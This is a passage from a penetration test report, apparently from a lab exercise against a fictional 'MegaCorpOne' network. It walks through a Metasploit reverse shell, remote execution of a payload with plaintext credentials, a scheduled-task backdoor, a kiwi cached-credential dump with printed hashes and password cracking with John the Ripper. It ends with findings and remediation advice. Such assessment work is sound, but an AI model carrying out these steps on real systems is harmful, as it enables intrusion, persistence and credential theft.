Now I can run the exploit, but this time I am going to use the argument -j so I can run this exploit in the background to ensure that our listener is always listening, and we can continue to use Metasploit.

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:53773 ) at 2022-04-22 10:51:45 -0400
back
msf6 > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:53773  (172.22.117.20)
```

Now I need to switch back to wmiexec to set the command to our shell.exe we created so we can run it and gain remote access. We will have to set all parameters again, but this time for the command we will put our shell.exe payload there.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    C:shell.exe      yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password!        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

To run the exploit, I typed [exploit]. After that was successful and a connection was made, I typed [sessions -i 1] to gain remote access to the target machine.

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Now that I have access, I am going to see if I can gain system privileges. I must put the running session in the background using the background command and then use windows/local/persistence_service to attempt privilege escalation. Once I am using the exploit, I need to type options to change parameters to target host and use the session I put in the background that gives me access. To set the session I typed [set SESSION 1] which was the session ID for me to use. After setting that I needed to set the LHOST to 172.22.117.20 and from there I can run the exploit. Now that I have exploit has been complete, I went back into my meterpreter shell and use the command [getuid] to see what user I was, and it shows me as NT AUTHORITY/SYSTEM.

```
msf6 exploit(windows/local/persistence_service) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Since I have access now to the target host, I do not want to lose it. I am going to create a task to run everyday at midnight to execute my payload. Inside of my meterpeter, I need to type the command [shell] to be able to switch to the windows OS. I need to schedule the task, to do this I will type [schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR “C:\shell.exe”].

```
meterpreter > shell
Process 6244 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtask /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtask /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
'schtask' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>
```

Now that I have scheduled the task, I need to test it to make sure it will work. To execute this, I used the command [schtasks /run /tn Backdoor]. Here were the results.

```
C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\system32>
```

Since I was able to gain access to Windows, I am going to go back to my meterpreter and see if I can find other username and passwords since I am under the system user. To go back to the meterpreter shell, I need to type [exit] and I will be back in meterpreter. Now I need to load kiwi so I can do a cache dump of all credentials. For this to happen I need to use the command [kiwi_cmd lsadump::cache] which will dump the cache I need. Two users' information was shown, one I already had, and the other was a new user bbanner.

```
* Iteration is set to default (10240)

[NL$1 - 4/22/2022 5:52:03 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

meterpreter >
```

I now have the information of bbanner and pparker and their hashes, I can create a text document and run john the ripper to crack the hashes. I already have pparker so I am going to focus on cracking bbanner hash. I copied the hash into a text document I created using nano in a different screen and used john the ripper to crack the hash using this command [john --format=mscash2 bbannerhash.txt]. Once I executed the command, I cracked the hash, and the password was Winter2021.

```
┌──(root💀kali)-[~]
└─# john --format=mscash2 bbannerhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
1g 0:00:00:00 DONE 2/3 (2022-04-22 18:32) 2.631g/s 2394p/s 2394c/s 2394C/s 123456..donald
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
FTP vsftpd 2.3.4 Backdoor	Critical
SMB Brute force Login	Critical
LLMNR Spoofing	High
Privilege Escalation	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.150 172.22.117.20 172.22.117.10
Ports	21, 22, 23, 25, 80, 88, 111, 445

Exploitation Risk	Total
Critical	3
High	2
Medium	-
Low	-

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: **Critical**


Description:
The site **vpn.megacorpone.com** is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. RMSC was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.
- Update all versions of software to prevent exploitations.
- Limit login attempts
- Regularly scan all components for vulnerabilities.
- Minimize the number of privileged accounts, monitoring and keeping a log of their activities.
- Prevent admin from sharing accounts and credentials.

MITRE ATT&CK Navigator Map



The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that RMSC used throughout the assessment.